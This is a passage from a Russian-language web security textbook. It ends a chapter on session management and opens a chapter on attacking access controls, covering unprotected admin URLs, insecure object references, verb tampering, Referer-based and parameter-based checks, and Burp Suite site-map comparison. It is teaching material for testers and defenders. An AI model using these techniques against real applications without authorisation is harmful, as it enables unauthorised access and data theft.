Разумеется, все фактические уязвимости, эксплуатируемые такими запросами, необходимо устранять в источнике. Но принудительная повторная аутентификация при каждом недействительном запросе способна на много порядков замедлить исследование приложения, даже автоматизированными методами. Если остаточные уязвимости всё же существуют, вероятность их обнаружения кем-либо в реальных условиях намного ниже.

Если такая защита реализована, рекомендуется также обеспечить простое отключение для тестирования. Если законное тестирование на проникновение замедляется так же, как реальный злоумышленник, его эффективность резко снижается. Кроме того, весьма вероятно, что наличие механизма приведёт к сохранению в рабочем коде большего числа уязвимостей, чем при его отсутствии.

> **Этапы атаки**
>
> Если атакуемое приложение использует подобную защиту, исследование многих распространённых уязвимостей может оказаться чрезвычайно долгим. Отупляющая необходимость входить после каждой неудачной проверки и заново перемещаться к исследуемой точке быстро заставит отказаться.
>
> В такой ситуации проблему часто можно преодолеть автоматизацией. При атаке Burp Intruder функция Obtain Cookie выполняет новый вход перед каждой проверкой и использует новый токен, если вход одноэтапный. При ручном просмотре и исследовании можно воспользоваться расширяемостью Burp Proxy через интерфейс `IBurpExtender`. Расширение способно выявлять принудительный выход, автоматически входить заново и возвращать браузеру новый сеанс и страницу, при необходимости со всплывающим уведомлением. Это далеко не устраняет проблему, но иногда существенно её смягчает.

Резюме

Механизм управления сеансами является богатым источником потенциальных уязвимостей при формировании атаки на приложение. Из-за фундаментальной роли в идентификации одного пользователя в нескольких запросах нарушенное управление обычно даёт ключи от королевства. Переключиться в сеансы других пользователей хорошо. Перехватить сеанс администратора ещё лучше: обычно это позволяет скомпрометировать всё приложение.

В реальной функциональности управления сеансами можно ожидать широкий диапазон дефектов. Когда используются специальные механизмы, возможные недостатки и направления атак могут казаться бесконечными. Самый важный урок - проявлять терпение и настойчивость. Немало механизмов, выглядящих надёжными при первом осмотре, оказываются недостаточными при тщательном анализе. Расшифровка метода генерации внешне случайной последовательности токенов может потребовать времени и изобретательности. Но с учётом награды такие вложения обычно полностью оправданы.

Вопросы

Ответы можно найти по адресу `http://mdsec.net/wahh`.

1. Вы входите в приложение, и сервер задаёт следующий файл cookie:

```
Set-Cookie: sessid=amltMjM6MTI0MToxMTk0ODcwODYz;
```

Через час вы входите снова и получаете следующее:

```
Set-Cookie: sessid=amltMjM6MTI0MToxMTk0ODc1MTMy;
```

Какие выводы можно сделать об этих cookie?

2. Приложение применяет шестисимвольные буквенно-цифровые токены сеанса и пятисимвольные буквенно-цифровые пароли. И те, и другие создаются случайно по непредсказуемому алгоритму. Что, скорее всего, является более выгодной целью для атаки угадывания полным перебором? Перечислите все факторы, способные повлиять на решение.

3. Вы входите в приложение по следующему URL:

```
https://foo.wahh-app.com/login/home.php
```

и сервер задаёт такой cookie:

```
Set-Cookie: sessionId=1498172056438227; domain=foo.wahh-
app.com; path=/login; HttpOnly;
```

Затем вы посещаете ряд других URL. К каким из следующих браузер передаст cookie `sessionId`? Выберите все подходящие варианты.

a. https://foo.wahh-app.com/login/myaccount.php

b. https://bar.wahh-app.com/login

c. https://staging.foo.wahh-app.com/login/home.php

d. http://foo.wahh-app.com/login/myaccount.php

e. http://foo.wahh-app.com/logintest/login.php

f. https://foo.wahh-app.com/logout

g. https://wahh-app.com/login/

h. https://xfoo.wahh-app.com/login/myaccount.php

4. Целевое приложение использует токены отдельных страниц вместе с основным токеном сеанса. Если токен страницы получен вне последовательности, весь сеанс аннулируется. Предположим, вы обнаружили дефект, позволяющий предсказывать или захватывать токены других пользователей, которые сейчас обращаются к приложению. Можно ли перехватить их сеансы?

5. Вы входите в приложение, и сервер задаёт следующий файл cookie:

```
Set-Cookie: sess=ab11298f7eg14;
```

При нажатии кнопки выхода выполняется следующий клиентский сценарий:

```
document.cookie=”sess=”;
document.location=”/”;
```

Какой вывод вы сделаете из такого поведения?

Глава 8. Атака средств управления доступом

В системе основных механизмов безопасности приложения средства управления доступом логически строятся на аутентификации и управлении сеансами. До сих пор вы видели, как приложение сначала проверяет личность пользователя, а затем подтверждает, что определённая последовательность полученных запросов поступила от него. Главная причина, по которой приложение должно это делать, по крайней мере с точки зрения безопасности, - необходимость решить, следует ли разрешить конкретному запросу выполнить требуемое действие или получить доступ к запрошенным ресурсам. Средства управления доступом являются критически важным защитным механизмом, поскольку отвечают за эти ключевые решения. При их дефектах злоумышленник часто способен скомпрометировать всё приложение, получить контроль над административной функциональностью и доступ к конфиденциальным данным всех остальных пользователей.

Как отмечено в главе 1, нарушенное управление доступом относится к наиболее распространённым категориям уязвимостей веб-приложений и затронуло огромные 71% приложений, недавно проверенных авторами. Чрезвычайно часто приложения с большим трудом реализуют надёжную аутентификацию и управление сеансами, а затем растрачивают эти вложения, не создавая на их основе эффективные средства управления доступом. Одна из причин распространённости недостатков состоит в том, что проверки необходимо выполнять для каждого запроса и каждой операции над ресурсом, которую конкретный пользователь пытается совершить в определённый момент. И в отличие от многих других видов средств контроля это проектное решение должен принимать человек: его невозможно обеспечить одним применением технологии.

Уязвимости управления доступом концептуально просты: приложение позволяет вам сделать то, чего вы не должны иметь возможности делать. Различия отдельных дефектов фактически сводятся к разным проявлениям этого основного недостатка и разным методам его обнаружения. В этой главе описаны все такие методы и показано, как эксплуатировать различные виды поведения приложения для несанкционированных действий и доступа к защищённым данным.

Распространённые уязвимости

Средства управления доступом можно разделить на три широкие категории: вертикальные, горизонтальные и зависящие от контекста.

Вертикальные средства позволяют разным типам пользователей обращаться к разным частям функциональности. В простейшем случае это обычно разделение обычных пользователей и администраторов. В более сложных случаях могут применяться детализированные роли, предоставляющие доступ к конкретным функциям, причём каждому пользователю назначается одна роль или сочетание нескольких.

Горизонтальные средства позволяют пользователю обращаться к определённому подмножеству широкого диапазона ресурсов одного типа. Например, приложение веб-почты позволяет читать только свою почту, интернет-банк - переводить деньги лишь со своего счёта, а приложение рабочего процесса - обновлять назначенные вам задачи, но только читать назначенные другим.

Зависящие от контекста средства обеспечивают ограничение доступа пользователя тем, что разрешено в текущем состоянии приложения. Например, если пользователь проходит несколько этапов процесса, такие средства могут запретить доступ к этапам вне предписанного порядка.

Во многих случаях вертикальные и горизонтальные средства переплетены. Например, приложение планирования ресурсов предприятия может разрешать каждому сотруднику отдела кредиторской задолженности оплачивать счета только определённого подразделения. Руководитель отдела, напротив, может оплачивать счета любого подразделения. Аналогично сотрудники могут оплачивать счета на небольшие суммы, а более крупные должен утверждать руководитель. Финансовый директор может просматривать платежи и поступления по счетам каждого подразделения компании, но не иметь права оплачивать счета.

Управление доступом нарушено, если любой пользователь может обращаться к функциональности или ресурсам без соответствующего разрешения. Существует три основных вида атак, соответствующих трём категориям средств:

• вертикальное повышение привилегий происходит, когда пользователь может выполнять функции, не разрешённые назначенной ему ролью. Например, если обычный пользователь выполняет административные функции или сотрудник может оплачивать счета любого размера, управление доступом нарушено;

• горизонтальное повышение привилегий происходит, когда пользователь может просматривать или изменять ресурсы, на которые не имеет права. Например, если через веб-почту можно читать чужие письма или сотрудник обрабатывает счета другого подразделения, управление доступом нарушено;

• эксплуатация бизнес-логики происходит, когда пользователь использует дефект автомата состояний приложения для доступа к ключевому ресурсу. Например, он может обойти этап оплаты в последовательности оформления покупки.

Часто уязвимость горизонтального разделения привилегий немедленно приводит к вертикальному повышению. Например, если пользователь нашёл способ задать пароль другого пользователя, он может атаковать административную учётную запись и захватить приложение.

В описанных до сих пор случаях нарушенное управление позволяет пользователям, аутентифицированным в определённом контексте, выполнять действия или получать данные без соответствующего разрешения. Однако в самых серьёзных случаях совершенно неуполномоченные пользователи могут получить доступ к функциональности или данным, предназначенным только привилегированным аутентифицированным пользователям.

Полностью незащищённая функциональность

Во многих случаях нарушенного управления конфиденциальная функциональность и ресурсы доступны любому, кто знает соответствующий URL. Например, во множестве приложений любой посетитель определённого URL может полностью использовать административные функции:

```
https://wahh-app.com/admin/
```

В такой ситуации приложение обычно обеспечивает управление доступом лишь следующим образом: вошедшие администраторы видят ссылку на URL в интерфейсе, а остальные пользователи нет. Это косметическое отличие является единственным механизмом защиты конфиденциальной функциональности от несанкционированного применения.

Иногда URL мощных функций труднее угадать, и он может быть довольно загадочным:

```
https://wahh-app.com/menus/secure/ff457/DoAdminMenu2.jsp
```

Здесь доступ к административным функциям защищён предположением, что злоумышленник не узнает и не обнаружит URL. Постороннему труднее скомпрометировать приложение, поскольку вероятность угадать необходимый адрес ниже.

> **Распространённое заблуждение**
>
> «Пользователи с низкими привилегиями не узнают этот URL. Мы нигде в приложении на него не ссылаемся».
>
> Отсутствие настоящего управления доступом всё равно является серьёзной уязвимостью независимо от простоты угадывания URL. URL не обладают статусом секретов ни внутри приложения, ни у его пользователей. Они отображаются на экране и появляются в истории браузера, журналах веб-серверов и прокси. Пользователи могут записывать их, добавлять в закладки или отправлять по электронной почте. Обычно они не меняются периодически, как должны пароли. Когда пользователь меняет должность и его доступ к административной функциональности необходимо отозвать, удалить знание определённого URL невозможно.

В некоторых приложениях с конфиденциальной функциональностью за трудно угадываемыми URL злоумышленник часто может выявить их тщательным изучением клиентского кода. Многие приложения динамически строят пользовательский интерфейс на клиенте с помощью JavaScript. Обычно для этого задаются различные флаги состояния пользователя, а затем на их основе в интерфейс добавляются отдельные элементы:

```
var isAdmin = false;
...
if (isAdmin)
{
    adminMenu.addItem("/menus/secure/ff457/addNewPortalUser2.jsp",
        "create a new user");
}
```

Здесь злоумышленнику достаточно просмотреть JavaScript, выявить URL административной функциональности и попытаться обратиться к ним. В других случаях комментарии HTML могут содержать ссылки на URL, отсутствующие в видимом содержимом, или подсказки о них. В главе 4 обсуждаются различные методы сбора сведений о скрытом содержимом приложения.

Непосредственный доступ к методам

Особый случай незащищённой функциональности возникает, когда приложения предоставляют URL или параметры, фактически являющиеся удалёнными вызовами методов API, обычно опубликованных интерфейсом Java. Это часто происходит при переносе серверного кода в компонент расширения браузера и создании заглушек методов, чтобы код всё ещё мог вызывать необходимые серверные методы. Вне такой ситуации непосредственный доступ иногда выявляется по URL или параметрам со стандартными соглашениями Java, например `getBalance` и `isExpired`.

В принципе запросы, задающие серверный API для выполнения, не должны быть менее защищёнными, чем запросы, указывающие серверный сценарий или другой ресурс. Однако на практике подобный механизм часто содержит уязвимости. Клиент нередко напрямую взаимодействует с методами серверного API и обходит обычные средства контроля приложения над доступом или неожиданными векторами ввода. Кроме того, может существовать другая функциональность, которую можно вызвать таким способом и которая не защищена никакими

средствами контроля из-за предположения, что клиенты веб-приложения никогда не смогут вызвать её напрямую. Часто пользователям требуется предоставить доступ к отдельным конкретным методам, но вместо этого им открывают все методы. Это происходит либо потому, что разработчик не вполне понимает, какое подмножество методов следует проксировать, и предоставляет доступ ко всем, либо потому, что API, сопоставляющий их с HTTP-сервером, по умолчанию открывает все методы.

Следующий пример показывает вызов метода `getCurrentUserRoles` из интерфейса `securityCheck`:

```
http://wahh-app.com/public/securityCheck/getCurrentUserRoles
```

В этом примере наряду с проверкой управления доступом к методу `getCurrentUserRoles` следует проверить существование других методов с похожими именами, например `getAllUserRoles`, `getAllRoles`, `getAllUsers` и `getCurrentUserPermissions`. Дополнительные аспекты, относящиеся именно к проверке непосредственного доступа к методам, описаны далее в этой главе.

Функции на основе идентификаторов

Когда функция приложения используется для доступа к определённому ресурсу, идентификатор запрошенного ресурса обычно передаётся серверу в параметре запроса: либо в строке запроса URL, либо в теле POST-запроса. Например, приложение может использовать следующий URL для отображения конкретного документа, принадлежащего определённому пользователю:

```
https://wahh-app.com/ViewDocument.php?docid=1280149120
```

Когда владелец документа входит в систему, ссылка на этот URL появляется на его странице My Documents. Остальные пользователи её не видят. Однако при нарушенном управлении доступом любой пользователь, запросивший соответствующий URL, сможет просмотреть документ точно так же, как уполномоченный пользователь.

> **Совет.** Уязвимость этого типа часто возникает, когда основное приложение взаимодействует с внешней системой или серверным компонентом. Между разными системами, которые могут быть основаны на различных технологиях, бывает трудно совместно использовать модель безопасности на основе сеансов. Столкнувшись с этой проблемой, разработчики нередко идут коротким путём: отказываются от такой модели и принимают решения об управлении доступом на основе параметров, отправленных клиентом.

В этом примере злоумышленнику, стремящемуся получить несанкционированный доступ, необходимо знать не только имя страницы приложения (`ViewDocument.php`), но и идентификатор документа, который он хочет просмотреть. Иногда идентификаторы ресурсов создаются совершенно непредсказуемым образом: например, это могут быть случайно выбранные GUID. В других случаях их легко угадать: например, это могут быть последовательно создаваемые числа. Но приложение уязвимо в обоих случаях. Как уже говорилось, URL не обладают статусом секретов; то же относится и к идентификаторам ресурсов. Зачастую злоумышленник, желающий обнаружить идентификаторы ресурсов других пользователей, может найти в приложении место, где они раскрываются, например журналы доступа. Даже если идентификаторы ресурсов невозможно легко угадать, приложение всё равно уязвимо, если не контролирует доступ к этим ресурсам должным образом. Когда идентификаторы легко предсказать, проблема становится ещё серьёзнее и проще в эксплуатации.

Совет. Журналы приложений часто представляют собой настоящую золотую жилу информации. Они могут содержать множество элементов данных, пригодных в качестве идентификаторов для исследования доступной таким способом функциональности. Среди часто встречающихся в журналах идентификаторов - имена пользователей, номера пользовательских идентификаторов, номера счетов, идентификаторы документов, группы и роли пользователей, а также адреса электронной почты.

Примечание. Помимо ссылок на основанные на данных ресурсы приложения, идентификаторы этого типа часто применяются для обращения к функциям самого приложения. Как вы видели в главе 4, приложение может предоставлять разные функции через одну страницу, принимающую имя или идентификатор функции в качестве параметра. И здесь управление доступом может сводиться лишь к наличию или отсутствию определённых URL в интерфейсах пользователей разных типов. Если злоумышленник сумеет определить идентификатор конфиденциальной функции, он сможет обратиться к ней так же, как более привилегированный пользователь.

Многоэтапные функции

Многие виды функций приложения реализуются в несколько этапов, во время которых клиент отправляет серверу множество запросов. Например, функция добавления нового пользователя может требовать выбрать соответствующий пункт в меню управления пользователями, указать отдел и роль пользователя в раскрывающихся списках, а затем ввести новое имя пользователя, первоначальный пароль и другие сведения.

Часто встречаются приложения, в которых разработчики попытались защитить подобную конфиденциальную функциональность от несанкционированного доступа, однако применённое управление доступом нарушено из-за ошибочных предположений о порядке использования этой функциональности.

В предыдущем примере, когда пользователь пытается загрузить меню управления пользователями и выбирает добавление нового пользователя, приложение может проверить наличие необходимых привилегий и при их отсутствии заблокировать доступ. Однако если злоумышленник сразу перейдёт к этапу указания отдела пользователя и других сведений, эффективной проверки доступа там может не оказаться. Разработчики неосознанно предположили, что любой пользователь, достигший поздних этапов процесса, обязательно обладает соответствующими привилегиями, поскольку это проверялось на ранних этапах. В результате любой пользователь приложения может добавить новую административную учётную запись, тем самым полностью захватить приложение и получить доступ ко множеству других функций, управление доступом к которым само по себе надёжно.

Авторы встречали уязвимости такого типа даже в самых критичных с точки зрения безопасности веб-приложениях - системах интернет-банков. Перевод средств в банковском приложении обычно состоит из нескольких этапов, в том числе чтобы пользователи случайно не допустили ошибку при его запросе. На каждом этапе многошагового процесса у пользователя получают разные данные. При первоначальной отправке эти данные тщательно проверяются, а затем обычно передаются на каждый последующий этап в скрытых полях HTML-формы. Но если приложение не проверяет все данные повторно на заключительном этапе, злоумышленник потенциально может обойти проверки сервера. Например, приложение может подтвердить, что выбранный исходный счёт принадлежит текущему пользователю, а затем запросить сведения о счёте назначения и сумме перевода. Если пользователь перехватит заключительный POST-запрос этого процесса и изменит номер исходного

счёта, он сможет выполнить горизонтальное повышение привилегий и перевести средства со счёта другого пользователя.

Статические файлы

В большинстве случаев пользователи обращаются к защищённой функциональности и ресурсам, отправляя запросы динамическим страницам, которые выполняются на сервере. Каждая такая страница обязана провести надлежащие проверки доступа и подтвердить наличие у пользователя соответствующих привилегий для действия, которое тот пытается выполнить.

Однако иногда запросы защищённых ресурсов направляются непосредственно самим статическим ресурсам, расположенным в веб-корне сервера. Например, интернет-издательство может позволять пользователям просматривать каталог книг и покупать электронные издания для загрузки. После оплаты пользователь перенаправляется на URL загрузки следующего вида:

```
https://wahh-books.com/download/9780636628104.pdf
```

Поскольку это полностью статический ресурс, при размещении на традиционном веб-сервере его содержимое просто возвращается непосредственно сервером и код уровня приложения не выполняется. Следовательно, сам ресурс не способен реализовать логику, проверяющую наличие у запрашивающего пользователя необходимых привилегий. Когда к статическим ресурсам обращаются таким способом, весьма вероятно, что их не защищает никакое эффективное управление доступом и любой знающий схему формирования URL сможет воспользоваться этим, чтобы получить любые нужные ресурсы. В данном случае имя документа подозрительно похоже на ISBN, а значит, злоумышленник сможет быстро загрузить все электронные книги, выпущенные издательством!

Некоторые виды функциональности особенно подвержены этой проблеме. К ним относятся финансовые сайты, предоставляющие доступ к статическим документам о компаниях, например годовым отчётам; поставщики программного обеспечения, предлагающие загружаемые двоичные файлы; а также административная функциональность, открывающая доступ к статическим журналам и другим конфиденциальным данным, собранным внутри приложения.

Ошибочная конфигурация платформы

Некоторые приложения управляют доступом средствами веб-сервера или платформы приложений. Обычно доступ к заданным путям URL ограничивается на основе роли пользователя в приложении. Например, доступ к пути `/admin` может быть запрещён пользователям, не входящим в группу Administrators. В принципе это вполне допустимый способ управления доступом. Однако ошибки конфигурации средств контроля уровня платформы часто допускают несанкционированный доступ.

Конфигурация уровня платформы обычно представляет собой правила, подобные правилам политики межсетевого экрана, которые разрешают или запрещают доступ на основании следующего:

• метод HTTP-запроса;

• путь URL;

• роль пользователя.

Как описано в главе 3, первоначальное назначение метода GET заключается в получении информации, а метода POST - в выполнении действий, изменяющих данные или состояние приложения.

Если при составлении правил не позаботиться о точном разрешении доступа на основе правильных методов HTTP и путей URL, это может привести к несанкционированному доступу. Например, если административная функция создания нового пользователя использует метод POST, на платформе может действовать запрещающее правило, которое блокирует POST и разрешает все остальные методы. Но если код уровня приложения не проверяет, что все запросы к этой функции действительно используют POST, злоумышленник сможет обойти средство контроля, отправив тот же запрос методом GET. Поскольку большинство API уровня приложения для получения параметров запроса не зависят от его метода, злоумышленнику достаточно передать необходимые параметры в строке запроса URL метода GET, чтобы несанкционированно воспользоваться функцией.

На первый взгляд ещё удивительнее то, что приложения могут оставаться уязвимыми, даже если правило уровня платформы запрещает доступ как методом GET, так и POST. Это происходит потому, что запросы с другими методами HTTP в итоге может обрабатывать тот же код приложения, который обслуживает GET- и POST-запросы. Один из примеров - метод HEAD. Согласно спецификациям, сервер должен отвечать на HEAD-запрос теми же заголовками, что и на соответствующий GET-запрос, но без тела сообщения. Поэтому большинство платформ правильно обслуживают HEAD-запросы, выполняя соответствующий обработчик GET и возвращая лишь созданные им заголовки HTTP. GET-запросы часто можно применять для конфиденциальных действий: либо само приложение использует их в этих целях вопреки спецификациям, либо не проверяет использование метода POST. Если злоумышленник способен добавить административную учётную запись запросом HEAD, отсутствие тела сообщения в ответе его не остановит.

В некоторых случаях платформы обрабатывают запросы с неизвестными методами HTTP, просто передавая их обработчику GET-запросов. Тогда средства контроля уровня платформы, лишь запрещающие отдельные указанные методы HTTP, можно обойти, задав в запросе произвольный недопустимый метод.

В главе 18 приведён конкретный пример уязвимости такого типа в продукте, являющемся платформой веб-приложений.

Небезопасные методы управления доступом

Некоторые приложения используют принципиально небезопасную модель управления доступом, в которой решения принимаются на основе переданных клиентом параметров запроса или иных условий, находящихся под контролем злоумышленника.

Управление доступом на основе параметров

В некоторых вариантах этой модели приложение определяет роль или уровень доступа пользователя во время входа, а затем передаёт эту информацию через клиент в скрытом поле формы, файле cookie или заранее заданном параметре строки запроса (см. главу 5). При обработке каждого последующего запроса приложение считывает данный параметр и на его основании решает, какой доступ предоставить пользователю.

Например, администратор приложения может видеть URL следующего вида:

```
https://wahh-app.com/login/home.jsp?admin=true
```

URL обычных пользователей содержат другой параметр либо не содержат его вовсе. Любой пользователь, знающий параметр, назначенный администраторам, может просто установить его в собственных запросах и тем самым получить доступ к административным функциям.

Иногда такое управление доступом трудно обнаружить, не воспользовавшись приложением от имени высокопривилегированного пользователя и не определив, какие запросы при этом отправляются. При работе только от имени обычного пользователя выявить этот механизм могут помочь описанные в главе 4 методы поиска скрытых параметров запроса.

Управление доступом на основе Referer

В других небезопасных моделях управления доступом приложение принимает решения на основе HTTP-заголовка `Referer`. Например, оно может строго контролировать доступ к главному административному меню в соответствии с привилегиями пользователя. Но когда пользователь запрашивает отдельную административную функцию, приложение может лишь проверить, что запрос был направлен со страницы административного меню. Оно способно предположить, что пользователь обязательно обращался к этой странице и потому имеет необходимые привилегии. Разумеется, эта модель принципиально несостоятельна, поскольку заголовок `Referer` полностью контролируется пользователем и ему можно присвоить любое значение.

Управление доступом на основе местоположения

Многим организациям предписано нормативными или деловыми требованиями ограничивать доступ к ресурсам в зависимости от географического местоположения пользователя. Это относится не только к финансовому сектору, но и к новостным службам и другим областям. В подобных ситуациях компания может применять различные способы определения местоположения пользователя, самый распространённый из которых - геолокация его текущего IP-адреса.

Злоумышленнику сравнительно легко обойти средства управления доступом на основе местоположения. Вот несколько распространённых способов:

• использовать веб-прокси, расположенный в требуемом месте;

• использовать VPN с выходным узлом в требуемом месте;

• использовать мобильное устройство с поддержкой роуминга данных;

• непосредственно манипулировать клиентскими механизмами геолокации.

Атака средств управления доступом

Прежде чем начинать исследовать приложение в поисках реальных уязвимостей управления доступом, следует ненадолго вернуться к результатам картографирования приложения (см. главу 4). Необходимо понять фактические требования приложения к управлению доступом и, следовательно, определить, где, вероятно, будет наиболее плодотворно сосредоточить внимание.

Этапы атаки

При изучении средств управления доступом приложения рассмотрите следующие вопросы:

1. Предоставляют ли функции приложения отдельным пользователям доступ к определённому подмножеству принадлежащих им данных?

2. Существуют ли пользователи разных уровней - например, руководители, контролёры, гости и так далее, - которым предоставлен доступ к разным функциям?

3. Используют ли администраторы встроенную в то же приложение функциональность для его настройки и мониторинга?

4. Какие обнаруженные вами функции или ресурсы данных приложения с наибольшей вероятностью позволят повысить текущие привилегии?

5. Есть ли идентификаторы в параметрах URL или теле POST-сообщения, указывающие, что параметр применяется для отслеживания уровней доступа?

Проверка с разными учётными записями пользователей

Самый простой и эффективный способ проверить действенность управления доступом приложения - обратиться к нему с помощью разных учётных записей. Так можно выяснить, способен ли один пользователь неправомерно получить доступ к ресурсам и функциональности, которыми другой пользуется законно.

Этапы атаки

1. Если приложение разделяет доступ пользователей к функциональности разных уровней, сначала воспользуйтесь мощной учётной записью и найдите всю доступную функциональность. Затем попытайтесь обратиться к ней из учётной записи с меньшими привилегиями, чтобы проверить возможность вертикального повышения привилегий.

2. Если приложение разделяет доступ пользователей к разным ресурсам, например документам, с помощью двух разных учётных записей одного пользовательского уровня проверьте эффективность управления доступом и возможность горизонтального повышения привилегий. Например, найдите документ, к которому первый пользователь имеет законный доступ, а второй нет, и попробуйте обратиться к нему из учётной записи второго пользователя - либо запросив соответствующий URL, либо отправив те же параметры POST в сеансе второго пользователя.

Тщательная проверка средств управления доступом приложения занимает много времени. К счастью, некоторые инструменты помогают автоматизировать часть работы, ускоряя проверку и повышая её надёжность. Это позволяет сосредоточиться на тех частях задачи, для эффективного выполнения которых требуется человеческий интеллект.

Burp Suite позволяет составить карту содержимого приложения в двух разных пользовательских контекстах. Затем результаты можно сравнить и точно увидеть, где доступное каждому пользователю содержимое совпадает, а где различается.

Этапы атаки

1. Настройте Burp в качестве прокси, отключите перехват и просмотрите всё содержимое приложения в одном пользовательском контексте. При проверке вертикального управления доступом используйте учётную запись с более высокими привилегиями.

2. Просмотрите содержимое карты сайта Burp и убедитесь, что выявили всю функциональность, которую хотите проверить. Затем в контекстном меню выберите функцию Compare site maps.

3. Вторую сравниваемую карту сайта можно либо загрузить из файла состояния Burp, либо поручить Burp динамически повторно запросить первую карту в контексте нового сеанса. Для проверки горизонтального управления доступом между пользователями одного типа достаточно загрузить ранее сохранённый файл состояния с картой приложения, составленной от имени другого пользователя. При проверке вертикального управления доступом предпочтительно заново запросить карту высокопривилегированного пользователя от имени пользователя с низкими привилегиями: это обеспечивает полное покрытие соответствующей функциональности.

4. Чтобы повторно запросить первую карту сайта в другом сеансе, необходимо настроить функции обработки сеансов Burp, указав данные сеанса пользователя с низкими привилегиями, например записав макрос входа или задав конкретный файл cookie для использования в запросах. Подробнее эта функция описана в главе 14. Возможно, также потребуется определить подходящие правила области действия, чтобы Burp не запрашивал функции выхода.

На рисунке 8-1 показаны результаты простого сравнения карт сайта. Цветной анализ различий между ними показывает элементы, добавленные, удалённые или изменённые при переходе от одной карты к другой. Для изменённых элементов таблица содержит столбец Diff count с числом правок, необходимых для превращения элемента первой карты в элемент второй. Кроме того, при выборе элемента ответы также окрашиваются, показывая расположение этих правок внутри ответов.

Интерпретация результатов сравнения карт сайта требует человеческого интеллекта и понимания смысла и контекста конкретных функций приложения. Например, на рисунке 8-1 показаны ответы, возвращаемые каждому пользователю при просмотре домашней страницы. В них по-разному описан вошедший пользователь, а у администратора имеется дополнительный пункт меню. Такие различия ожидаемы и ничего не говорят об эффективности управления доступом приложения, поскольку относятся только к пользовательскому интерфейсу.




Рисунок 8-1. Сравнение карт сайта, показывающее различия между содержимым, к которому обращались в разных пользовательских контекстах.

На рисунке 8-2 показан ответ, возвращаемый при запросе каждым пользователем административной страницы верхнего уровня. Администратор видит меню доступных вариантов, а обычный пользователь - сообщение Not authorized. Эти различия свидетельствуют, что управление доступом применяется правильно. На рисунке 8-3 показан ответ, возвращаемый каждому пользователю при запросе административной функции List users. Здесь ответы совпадают, что указывает на уязвимость приложения: обычный пользователь не должен иметь доступа к этой функции и в его интерфейсе отсутствует ссылка на неё.

Простого просмотра дерева карты сайта и числа различий между элементами недостаточно для оценки эффективности управления доступом приложения. Два одинаковых ответа могут указывать на уязвимость, например в административной функции, раскрывающей конфиденциальные сведения, или быть безвредными, например в незащищённой функции поиска. И наоборот, два разных ответа могут всё равно означать наличие уязвимости, например в административной функции, каждый раз возвращающей различное содержимое, либо быть безвредными, например на странице со сведениями профиля текущего пользователя. По этим причинам полностью автоматизированные инструменты обычно неэффективны при выявлении уязвимостей управления доступом. С помощью функции сравнения карт сайта в Burp можно автоматизировать максимально возможную часть процесса, получить всю необходимую информацию в готовом виде и применить знание функциональности приложения для выявления реальных уязвимостей.

